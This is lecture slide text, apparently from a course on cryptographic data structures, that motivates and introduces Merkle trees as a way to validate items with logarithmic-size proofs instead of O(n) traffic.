
Problem (2)

- First solution
 - Alice keeps the hash of the entire items set
 - $s = H(x_1, x_2, x_3, x_4)$



Problem (3)

- First solution (cont')
 - validation of an item




Problem (4)

- First solution (cont')
 - drawbacks
 - ✓ Bob must send the entire set of items for validation
 - ✓ let n , be the size of the set
 - ✓ $O(n)$ traffic for validating a single item
 - not scalable

Problem (5)

- Second solution
 - validating an item



Overview

- **Merkle Tree**

- R. C. Merkle. *A Digital Signature Based on a Conventional Encryption Function*. In Proc. Conference on the Theory and Application of Cryptographic Techniques on Advances in Cryptology (CRYPTO). August 1987.
- but patented in 1979...

- **Principle**

- combines hash pointer and binary tree structure
- an authentication scheme
 - ✓ using only one-way hash function as building blocks
 - ✓ no number theory or trapdoor permutation

- **More formally**


- a tamper-resistant data structure allowing a large amount of data to be compressed in a single hash
- can be queried for the presence of specific elements in the data with a proof construction in logarithmic space

Overview (2)

- Merkle tree
 - binary tree
 - leaves correspond to hashes of data to check
 - each internal node corresponds to a hash of left and right children
 - the root of the tree, the **Merkle root**, is made public
 - ✓ this is the information kept by Alice

